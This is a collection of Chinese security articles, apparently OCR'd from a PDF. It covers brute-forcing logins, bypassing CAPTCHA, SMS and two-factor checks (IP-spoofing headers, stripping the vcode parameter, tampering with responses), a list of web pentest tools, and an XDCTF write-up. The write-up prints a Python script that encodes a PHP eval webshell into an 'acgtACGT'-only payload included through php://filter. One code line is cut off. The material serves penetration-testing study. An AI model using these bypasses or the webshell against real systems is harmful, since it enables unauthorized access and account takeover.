https://github.com/LandGrey/pydictor/blob/master/wordlist/SEDB/ChineseWeakPass1000.txt

同时爆破常见管理员和测试用户的用户名和密码，常有意外收获！

0x03：普通用户猜解

如果封闭系统是个多(几十或几百个)业务员系统，那么此时最好用一个普通用户名字典进行猜解。常见的是使用姓名拼音字典。比如 TOP500:

https://github.com/rootphantomer/Blasting_dictionary/blob/master/top500%E5%A7%93%E5%90%8D%E7%BB%84%E5%90%88.txt

TOP10w:

https://github.com/rootphantomer/Blasting_dictionary/blob/master/top10W.txt

等等。高级点的可以自己从中文姓名用脚本转化为拼音字典，不再赘述。

同样，如果一个系统对存不存在某用户无任何有用提示，要猜解的用户名又非常多的情况下，可以只选几个弱口令 "123456"，"abc123"，"1234"，"1111"，同时爆破用户名和密码，效果会非常好。


另外，多用户系统也常有初始化的默认密码，通常比较简单。如果能找到的话，配合 10w 姓名拼音字典，相信会赚的盆满钵满！

0x04：突破加密传输的口令

有些业务系统的口令传输到后端前，为了安全和老板的要求，通常是由前端 js 进行编码或加密后再传输的。常见的 Web 系统编码和加密方式有 base64 编码、md5 加密、sha1 加密、DES 加密、AES 加密、RSA 加密。这时候，我总结了以下三种爆破方法：

一：用爆破工具的内置功能，按照加密方法先加密后发包。

Burpsuite 的 "Payload Processing" 功能在此方面有明显优势。



二：用字典生成工具生成加密好的字典，然后爆破工具直接加载字典

在生成加密字典方面，pydictor 是不二之选。

encode 功能内置支持多种加密方法，并且支持自定义加密方法，直接调用 js 文件中的加密方法进行加密等。另外，还可以用内置工具 handler，加密自己


现有的明文字典，让字典适用本次爆破场景。

当然，也可以自己写轮子直接调用可以解析 js 语法的组件并执行，例如 python 的 execjs 模块、pyv8 模块等，原理和 pydictor 调用 js 文件中的加密方法相同。

三：用 selenium+webdriver 模拟浏览器提交登录口令

对于某些动态加密或难以还原加密算法的场合，可以用 selenium+webdriver 模拟浏览器操作，自动填写密码提交。具体实现和应用可参考文章 《基于 SELEINUM 的口令爆破应用》

http://sm0nk.com/2017/11/27/%E5%9F%BA%E4%BA%8ESeleinum%E7%9A%84%E5%8F%A3%E4%BB%A4%E7%88%86%E7%A0%B4%E5%BA%94%E7%94%A8/



0x05：突破登录 IP 地址限制

如果对方系统设置了可以登录系统的 IP 地址白名单，是不是就不能登录了?

也不一定，可以尝试用下面的 9 个 HTTP 头字段，伪造下 IP 地址碰碰运气。

Client-Ip: 127.0.0.1

X-Client-IP: 127.0.0.1

X-Real-IP: 127.0.0.1

True-Client-IP: 127.0.0.1

X-Originating-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

X-Remote-IP: 127.0.0.1

X-Remote-Addr: 127.0.0.1

X-Forwarded-Host: 127.0.0.1

伪造后也不行，可以试试将正常的 IP 地址部分改成 sql 注入语句、xss 语句。可能触发不了漏洞，但我确实遇到过异常字符使当前处理流程异常的。欧洲人直接登录成功，真是无 fuck 说。

0x06：图形验证码绕过

对于上面的几种情况，一旦出现验证码，我们就不能愉快的爆破口令了，那么有什么方法可以绕过验证码进行密码猜解呢?

1. 图形验证码不刷新或无效


手工尝试一次登录后，在某一时间段内无论登录失败多少次，只要不刷新页面 Session 不过期，就可以无限次的使用同一个验证码来对一个或多个用户帐号进行暴力猜解;

登录失败之后，系统会打开一个新页面或者弹出一个新的警告窗口，提示用户登录失败，点击确定后返回登录界面且验证码刷新。这种情况下，只要我们不关闭新窗口或弹窗，验证码就不会失效；

还有就是不管输入什么数据，验证码都会判断通过的极少数情况。

2. 图形验证码值可直接获取

验证码通常会被他们隐藏在网站的源码中或者在请求的 Cookie 中，或在 response 数据包中返回：



可以写脚本正则匹配也可以用 Burpsuite 的 macros 功能

http://blog.csdn.net/d_pokemon/article/details/78194351

来匹配返回数据包中数据。

3. 图形验证码参数绕过

对于请求数据: user=admin&pass=1234&vcode=brln，有两种绕过方法，一是验证码空值绕过，改成 user=admin&pass=1234&vcode=；一是直接删除验证码参数，改成 user=admin&pass=1234。

另外有时修改或删除 Cookie 中的一些值也可以绕过，导致不需要填写验证码也可以登录。

4. 存在无验证码页面

经过测试，如果我们发现网站验证码自身并不存在缺陷，那我们接下来就可以尝试寻找一些其他的登录页面或接口来尝试暴力破解。如隐藏的页面、测试页

面、老旧版本的页面等。

5. 万能验证码

渗透测试的过程中，有时候会出现这种情况，系统存在一个万能验证码，如0000、9999，只要输入万能验证码，就可以无视验证码进行暴力破解。

6. 验证码数量有限

多见于计算类型的验证码，如 1+2=？，这种类型的验证码严格意义上来说不能叫做验证码，多刷新几次验证码，我们可能会发现系统中的算数题目只有那么几道，这种情况下只要将验证码全部下载下来，生成一个 md5 库，然后将前端生成的验证码与本地文件进行对比即可。

7. 简单验证码识别

在平常的漏洞挖掘过程中，如果我们发现登录的验证码非常简单且易于识别，那我们就可以尝试使用自动化工具来进行登录破解了，如 PKAV 的 HTTP Fuzzer、python 调用 tesseract-ocr 库等。

8. 使用高级算法识别验证码

还没有仔细研究过，主要是对特定网站的图形验证码训练识别模型，达到一定的准确率就可以调用进行模拟提交图形验证码的值了。可参考以下三篇文章进行学习：

使用 KNN 算法识别验证码:

http://nladuo.github.io/2016/09/22/%E9%AA%8C%E8%AF%81%E7%A0%81%E7%A0%B4%E8%A7%A3%E6%8A%80%E6%9C%AF%E5%9B%9B%E9%83%A8%E6%9B%B2%E4%B9%8B%E4%BD%BF%E7%94%A8K%E8%BF%91%E9%82%BB%E7%AE%97%E6%B3%95/

卷积神经网络识别验证码

http://nladuo.github.io/2016/09/23/%E9%AA%8C%E8%AF%81%E7%A0%81%E7%A0%B4%E8%A7%A3%E6%8A%80%E6%9C%AF%E5%9B%9B%E9%83%A8%E6%9B%B2%E4%B9%8B%E4%BD%BF%E7%94%A8%E5%8D%B7%E7%A7%AF%E7%A5%9E%E7%BB%8F%E7%BD%91%E7%BB%9C/

使用 TensorFlow 训练验证码

http://nladuo.github.io/2017/04/10/%E4%BD%BF%E7%94%A8TensorFlow%E8%AE%AD%E7%BB%83Weibo-cn%E9%AA%8C%E8%AF%81%E7%A0%81/

0x07：短信验证码绕过

对于网站要求输入手机号，接收手机短信并校验短信验证码是否正确进行登录的系统，突破的主要思路有：

1.短信验证码生命期限内可暴力枚举

在验证码还未过期的时间段内，可枚举全部的纯四位数字、六位数字等较简单的短信验证码；

2. 短信验证码在数据包中返回

同图形验证码的 2，可以直接获取到短信验证码。

3. 修改请求数据包参数或 Cookie 值绕过

比如有 post 数据包：mobile=18888888888&userid=00001, Cookie 中有：codetype=1

在特定步骤，修改 mobile=自己的手机号，自己手机就可以收到别人的验证码，后面再用别人的手机号和接收到的验证码登录；

修改 Cookie 中可疑的参数和值，进行绕过，比如上面修改 codetype=0；

4. 修改返回包绕过

举个简单的例子：提交错误的短信验证码，返回包中有： status=false，用 Burpsuite 的 "Do intercept" 功能修改为 status=true，即可绕过前端判断，成功进入系统。具体还要结合实际的场景，灵活操作。

5. 攻破短信验证码接口

有些网站会遗留短信验证码测试页面，比如/test.html 等，如果能找到并且还可以正常使用，系统真是想怎么进就怎么进了。一般系统的短信验证码功能，都会有个接口平台可以获取到手机接收到的所有短信，找到并攻破也能进入系统。

6. 默认万能密码

为了方便测试以及维护，有的系统会留有万能验证码，上线后还保留着。可能是固定的写在配置文件、js 文件或代码中，也可能是随时间变化的，遇到是缘，定要珍惜。

0x08：双因子验证绕过

我碰到的双因子验证手段主要有两种：

第一种是输入了正确密码后，系统向绑定的手机号发送一条带有一定随机性的明文短信验证码，通常是 6 位纯数字，验证通过后才能登录系统。大多数的 web 系统的双因子认证手段属于此类。

第二种是用已经绑定的第三方的软件上的实时动态码作为第二凭证进行登录。如 Google Authenticator、手机令牌应用等，一般也是 6 位纯数字，验证通过后才能登录。

对于第一种短信验证码形式的双因子验证方式，完全可以套用 0x07: 短信验证码绕过 里的姿势来先进行绕过测试。第二种比较有难度，但是可以通过寻找第三方的软件漏洞来 bypass Web 系统的双因子验证。除此之外，还有三种较为通用的绕过方法：

1、暴力破解

如果 Web 系统实现不当，可枚举所有的 6 位数字，有几率可以成功登录系统

2、利用密码重置成功后的 seesion

当双因子认证保护的 Web 系统开放密码重置功能时，可以尝试去重置密码，重置成功后获得的 Session 一般可以直接登　录系统，不需要二次认证!

3、第三方 Oauth 认证跳过双因子验证

有许多 Web 系统可以通过第三方 Oauth 授权，比如 QQ 帐号、微博账号授权登录等，获得授权后，就直接跳转回 Web 系统，自动登录且不需要二次认证。

总结

封闭的 Web 系统用登录凭证来保护自己柔弱的躯体，不让陌生人触碰。看似封闭、难以一窥的系统，但其实仔细梳理一遍思路，细心又耐心的右击看过每一行网站源码、每一个 js 文件，嗅探出每一个参数的意义。你就会有一个强烈的想法：我就是网站管理员，我密码忘了，现在我要用我的方法进入系统！

参考文章：

登录加密算法破解秘籍

http://liehu.tass.com.cn/archives/1016

对登录中账号密码进行加密之后再传输的爆破的思路和方式

http://www.freebuf.com/articles/web/127888.html

利用漏洞中验证码绕过的小技巧

http://foreversong.cn/archives/889

破解拦截绕过网站手机短信验证码方式

http://blog.csdn.net/attilax/article/details/53865068

4-methods-to-bypass-two-factor-authentication

https://shahmeeramir.com/4-methods-to-bypass-two-factor-authentication-2b0075d9eb5f

web 测试方法工具篇

原创： myh0st 信安之路 2017-09-04

之前写过一个文章《web 应用渗透测试流程》，这个文章的主要内容是关于一个 web 应用如何进行测试，测试什么地方，没有过多的提供使用的工具，只是一个针对 web 测试的一个流程。今天就主要讲一下关于一个 web 应用如何进行测试以及在测试中需要使用哪些工具。这个测试方法分为几个部分：信息收集、自动测试、手动测试。

信息收集

不管你在做什么，首先第一步就是信息收集，所谓知己知彼百战不殆，所以想要对一个 web 应用进行安全测试，首先要做的就是信息收集，还要把收集的信息做有效的整理保存，下面就是信息收集的流程步骤：

1 创建一个项目目录，合理的保存信息，如：myh0st

2 保存整个网站，通过保存网站可以了解到这个 web 应用所公开的所有信息，包括：目录结构、文件列表、网站内容等，可以两个工具：

wget

wget -rck www.myh0st.cn

httrack

https://www.httrack.com/page/2/en/index.html

3 收集目标的 email 账号，邮箱账号是一个人的 id，收集的邮箱越多，可能成功的几率会越高，因为很多情况下，邮箱账号也就是 web 应用的登录账号，收集的越多，遇到弱口令的情况越大，我们的成功的几率就越高，可以使用以下工具来收集：

theHarvester

https://github.com/laramies/theHarvester

maltego

http://www.freebuf.com/sectool/104949.html

4 收集 web 应用上的文档信息，文档上有很多有用的信息，比如：word 的属性里可能有创建者或者修改这的 id、内容里可能包含内网一些设备的操作指南，也有可能里面包含一些用户的个人信息等，这些都是对我们后续渗透哦有用的信息，收集这些信息可以使用以下的工具：

Metagoofil

https://github.com/laramies/metagoofil

FOCA

https://www.elevenpaths.com/labstools/foca/index.html

google 语法

site: www.myh0st.cn ext:pdf intitle:"Documents and settings"

5 同一主机上的所有 web 应用，这个操作可以在我们进行渗透一个 ip 的时候，扩大我们的攻击面，使我们的成功率增加，可以使用以下的方式收集：

revhosts

./revhosts pig vhh www.myh0st.cn

旁注查询网站

关于这些网址，我就不写了，网络上多得是，大家自行查找

自动化测试

漏洞扫描器

对于自己不认识的 web 应用，可以使用一些免费的扫描器对其进行简单的

扫描，扫描器可以扫出来的漏洞，我们就可以省很多的事情，不过可能误报会比较多，大家根据报告进行一一检测就行，下面提几个扫描器：

Nikto

https://cirt.net/nikto2

w3af

http://w3af.org/

skipfish

https://my.oschina.net/u/995648/blog/114321

Arachni

http://www.arachni-scanner.com/

ZAP

http://www.freebuf.com/sectool/5427.html

爬虫

有了这么多扫描器，其结果阅读起来并不容易，下面介绍一款工具可以合并多个扫描器的结果并且具有爬虫的功能如下：

GoLISMERO

http://www.golismero.com/

信息泄露

除了扫描漏洞外，我们还应该关注一些信息泄露的问题，如：robots.txt, gitignore, .svn, .listin, .dstore 等，关于这个可以看一下之前的文章《运维安全之安全隐患》，下面这个工具可以完成这项任务，上面也提到过就是 FOCA。

目录枚举

目录枚举是我们在 web 测试中必要的步骤，这个操作可以使我们找出一些隐藏的目录或者文件，往往这些目录和文件安全性不是那么高，像那些测试页面，调试页面以及方便管理员操作的页面等等，下面提几个 kali 下的工具：

dirb

./dirb http://www.myh0st.cn/ wordlist.txt

dirbuster

是一个界面程序，大家自行测试

其他工具

国内有很多优秀的目录枚举工具，自己写一个也不难，关键之字典的优劣，这里就不多说了

测试常见漏洞

测试常见的漏洞例如：xss、sql 注入、ldap 注入、xpath 注入、本地文件包含、远程文件包含等，下面提几个测试工具：

PowerFuzzer

http://www.powerfuzzer.com/

burpsuite

这个工具大家都不陌生，国内的资料也是非常多的，我就不多说了

其他

关于这个模块，大家要理解所有这些漏洞的成因，可以自己手工测试出来，这才是学习的关键所在，工具只能辅助不能代替任何事，重要的还是自己的基础是否扎实。

推荐一个 fuzz 字典

https://github.com/fuzzdb-project/fuzzdb

手工测试

测试辅助工具

即使是手工测试也是需要借助一些工具来的，像那些 post 数据、协议数据包等隐藏的我们靠纯手工是无法理解的，所以下面的几个工具是需要去学习如何使用的：

burpsuite

http://open.freebuf.com/category/subtitle

ZAP

http://www.freebuf.com/sectool/5427.html

firefox 扩展

http://www.freebuf.com/sectool/11544.html

等等

指纹识别

web 应用的指纹识别是很关键的部分，因为你一旦确定 web 应用的由来，这样可以让你的渗透测试事半功倍，更有针对性，免去了很多时间，针对不同的地区有不同的指纹识别工具，毕竟不同的地区使用的 web 应用有所差别，这里也就不做过多解释，关键是指纹库，这个是需要积累的，国内外有很多优秀的产品，大家自行测试使用。

简单测试

拿到一个网站后需要大概看一下，网站返回的 http 头、session、http 方法、证书信息等，可以使用的工具还是比较多的，简单的像 nc、telnet 等，复杂的可以是上面说的辅助工具。

http 指纹识别

通过 http 的指纹识别可以判断服务器的类型、针对不同的服务器有不同的测试方式有不一样的弱点利用，下面的这个工具可以完成这个操作：

httprint

http://pnig0s1992.blog.51cto.com/393390/570470

测试参数

在任何我们可以控制的变量出都可以使用：单引号、%00、空字符、回车符等进行测试并查看返回结果，这些操作可以使用上述提到的辅助工具，对 get、post、cookie 等 http 方法进行测试。

分析文件

可以分析网站上的 flash、java 等运行环境，可能会存在一些 xss 等安全问题。我们可以用过一些工具来收集网站上的这类文件，如下：

google 语法

filetype:swf site:myh0st.cn

wget

wget -r -l1 -H -t1 -nd -N -nd -N -A.swf -erobots=off http://www.myh0st.cn -i output_swf_files.txt

对于这类文件的下载回来如何测试，可以使用一些反编译软件对这些文件进行反编译然后进行简单的代码审计，查找其中的问题。关于这个我不是很熟，请有经验的大神可以分享一下这个方面的技术。

测试认证

几乎每个 web 应用都会存在认证系统，有用户交互就会存在认证，针对认证的测试，首先查看其是否有反暴力破解的策略（如验证码、错误次数等）、如果有测试其策略的阈值看看能否绕过、如果没有或者可以绕过就可以使用一些在线破解工具对认证系统进行暴力破解，测试存在弱口令的用户账号，然后进行进一步的渗透。推荐工具：

hydra

https://www.thc.org/thc-hydra/

总结

今天这个文章主要提了一下在对一个 web 应用进行安全测试时的一些测试方法以及可以使用的工具，对这些工具基本上都是国外的或者 kali 上自带的，工具千奇百怪，其核心思想是不会变的，对于我们学习安全知识来说，理解工具的原理、理解安全问题产生的原理才是最关键的，只要懂了原理，实现自动化的工具那就很容易了，今天就分享到这，不多说了。

奇葩 webshell 技巧

原创： ph0rse 信安之路 2017-10-14

前段时间看 XDCTF 的一道 web 题，发现了一种很奇特的构造 webshell 的方法。

Base64 一句话木马

题目的大概意思就是允许包含，但限制了使用的字符，仅允许使用'acgtACGT'这 8 个字符。

emmm，就像我第一次看到一样，感觉这根本不能构造 webshell 嘛，这要能弄出来，我直播吃……冰激凌。

不废话了，原理如下：

先大致讲一下，任何由 {A-Z|a-z|0-9|+|/} 组合的字符串（如果不够 4 的倍数可以用'='补全），如果长度为 4 的倍数，则都可以作为 base64 解码的材料，而在 base64decode 的时候，会产生原字符串包含字符集以外的字符，举个例子：

字符串 aaaa 进行 base64 解码：

结果为 i��，有一部分为乱码，不过不要紧，因为至少产生了一个额外的、可以被利用的字符 i

如果是 md5 那样的哈希编码，多一位字母，编码后的整个字符串就完全不一样了，但是 base64 不一样。

base64 编码是一种基于 64 个可打印字符来表示二进制数据的表示方法。由于 2 的 6 次方等于 64，所以每 6 个比特为一个单元，对应某个可打印字符。三个字节有 24 个比特，对应于 4 个 Base64 单元，即 3 个字节可表示 4 个可打印字符。也就是说 3 个字节进行 base64 编码之后是 4 个字节。四个字节解码后为三个字节。


因此 base64 有一个特性，就是以四位为一个单位，多个单位组合起来，进

行多次解密，得到的结果和组合的顺序相同。再举一个例子：

abcABC123 的编码结果为 YWJjQUJDMTIz，我们把加密后的字符串四个为一组拆开 YWJj（abc）、QUJD（ABC）、MTIz（123），组合为 MTIzYWJjQUJD：

123 和 abcABC 的顺序反过来了。

base64 还有一个特性，就是会自动抛弃不符合要求的字符，如果要进行解密的 base64 字符串包括有不合法的字符，也就是不在集合 {A-Z|a-z|0-9|+|/} 里，同时也不是末尾的等号的字符。会被自动抛弃，又一个例子：



PS：注意 py 版本为 2.7

aaaa 的解密结果为 i��

iiii 的解密结果为�(�

如果我们把 aaaa 的解密结果重复四遍，再进行解密

结果和 iiii 的解密结果是一样的

从以上两个例子能 Get 到什么猥琐的技巧呢?

三个背景知识：

① 编码和解码不是唯一对应，就是说字母 a 可能通过不同的，其它字符的

组合进行 base64 解码解出来。（组合种类远多于 base64 的合法字符种类）

② 被解码的字符，以四位为一个单位，多个单位组合起来，进行多次解密，得到的结果和组合的顺序相同。

③ 我们的一句话<?php @eval($_POST[a]);?>，可以通过解密另一个字符串，我们假设为字符串一号获得，而字符串一号可以通过解密字符串二号获得，并且这种序列不是唯一的。我们有可能找到仅仅由 acgtACGT 这 8 个字符组合起来的一串字符，这串字符在经过 n 次解密后的结果为我们的一句话木马。当然，在这个过程中，要保证四位一组，否则会乱序。

然后附上王一航大佬的 Python 脚本：

https://gist.github.com/WangYihang/a49c663237e68822dd4816e99534ca72)

CODE: [ ]

```
#!/usr/bin/env python
# encoding:utf-8
# Author : WangYihang
# Date : 2017/10/03
# Email : wangyihanger@gmail.com
# Comment : to solve XDCTF-2017-WEB-Upload

import string
import itertools
import os

base64_chars = string.letters + string.digits + "+/"
```


CODE: [ ]

```
def robust_base64_decode(data):
    robust_data = ""
    base64_charset = string.letters + string.digits + "+/"
    for i in data:
        if i in base64_charset:
            robust_data += i
    robust_data += "=" * (4 - len(robust_data) % 4)
    return robust_data.decode("base64").replace("\n", "")
```

CODE: [ ]

```
def robust_base64_encode(data):
    return data.encode("base64").replace("\n", "").repla
```


CODE: [ ]

```
def enmu_table(allow_chars):
    possible = list(itertools.product(allow_chars, repeat=4))
    table = {}
    for list_data in possible:
        data = "".join(list_data)
        decoded_data = data.decode("base64")
        counter = 0
        t = 0
        for x in decoded_data:
            if x in base64_chars:
                counter += 1
                t = x
        if counter == 1:
            table[t] = data
    return table
```


CODE: [ ]

```
def generate_cipher(tables, data):
    encoded = robust_base64_encode(data)
    result = encoded
    for d in tables[::-1]:
        encoded = result
        result = ""
        for i in encoded:
            result += d[i]
    return result
```

```
CODE: [  ]
def enmu_tables(allow_chars):
    filename = "".join(allow_chars)
    tables = []
    saved_length = 0
    flag = True
    while True:
        table = enmu_table(allow_chars)
        length = len(table.keys())
        if saved_length == length:
            flag = False
            break
        saved_length = length
        # print "[+] %d => %s" % (length, table)
        print "[+] Got %d chars : %s" % (length, table.keys())
        tables.append(table)
        allow_chars = table.keys()
        if set(table.keys()) >= set(base64_chars):
            break
    if flag:
        return tables
    return False
```



```
def main():
    data = "<?php @eval($_POST[a]);?>"          # 我们最后要生成的字符串
    print "[+] Base64 chars : %s" % (base64_chars)
    print "[+] Plain : %s" % (data)
    chars = "acgtACGT"    # 允许使用的字符，这八个不同的字符可以进一步组合，n位字符串的可能性有8的n次方种
    print "[+] Start charset : [%s]" % (chars)
    filename = chars
    print "[+] Generating tables..."
    tables = enmu_tables(set(chars))
    if tables:
        print "[+] Trying to encode data..."
        cipher = generate_cipher(tables, data)
        with open(filename, "w") as f:
            f.write(cipher)
            print "[+] The encoded data is saved to file (%d Bytes) : %s" % (len(cipher), filename)
        command = "php -r 'include(\"" + "php://filter/convert.base64-decode/resource=" * (
            len(tables) + 1) + "%s\");'" % (filename)
        print "[+] Usage : %s" % (command)
        print "[+] Executing..."
        os.system(command)
    else:
        print "[-] Failed : %s" % (tables)
```

```
CODE: [   ]
if __name__ == "__main__":
    main()
```


我加入了很多的注解，然后我们来一步一步地，从主函数开始分析：

首先输出了 base64_chars，这是在之前的 *base64_chars = string.letters + string.digits + "+/"* 中定义好的。base64 除了'='以外可能会用到的字符串。然后 *tables = enmu_tables(set(chars))* 将可以使用的 8 个字符带入了 enmu_tables()函数。

我们跟进 enmu_tables()函数，它将我们可以使用的 8 个字符带入 enmu_table()函数，四位为一组进行组合，然后进行 base64 解码，生成了一个 list，这个 list 的 key 值为所有 acgtACGT 组合能够生成的合法数字（再带两个注定要被遗弃的非法数字），value 值为生成这个合法数字的'acgtACGT'四位字符组合。

还记得之前提到的一个栗子吗?

```
(py2) C:\tools\Python>python
Python 2.7.14 |Anaconda, Inc.| (default, Sep 30 2017, 11:28:48) [
Type "help", "copyright", "credits" or "license" for more informa
>>> "aaaa".decode("base64")
'i\xa6\x9a'
>>> "iiii".decode("base64")
'\x8a(\xa2'
>>> "i\xa6\x9ai\xa6\x9ai\xa6\x9ai\xa6\x9a".decode("base64")
'\x8a(\xa2'
>>>
```


aaaa 解码生成了 i��，那么在第一次生成时，list 的 key 值为 i，value 值为'aaaa'

经过所有的组合之后

我们拿到了 26 个字符，而这二十六个字符能重新组成的四位字符串为四的 26 次方~

循环上一步步骤，我们拿到了 57 个

再循环一次


我们拿到了 64 个，已经是全部的 base64 合法字符了

这时，我们手中有三个表，分别是一层一层地一位 key（伴随着两个注定要被扔掉的垃圾字符）对应四位 value。这时，我们可以把一句话密码中的字符分隔开，挨个去最后一个表（64 个 key）中寻找由第二次循环生成的 57 个字符组成的 4 位字符串。找到之后，再去第二个表中，将目前的这些字符，用第一次循环得到的 26 位字符串的 4 位组合替换掉，然后再去第一个表中，找到用最初始的 8 位字符组成的四位字符串替换；

总共替换了 3 次，又因为在把一句话进行输入的时候额外进行了一次 base64encode，所以最后的 payload 为：

include(php://filter/convert.base64-decode/resource=php://filter/convert.base64-decode/resource=php://filter/convert.base64-decode/resource=php://filter/convert.base64-decode/resource=【我们的 acgtACGT 组合】);

生成的 payload，储存在了名字为'acgtACGT'的文件中，长得是这个样子：



特别长，我就不贴出来了

那个脚本中还要注意的一点为：

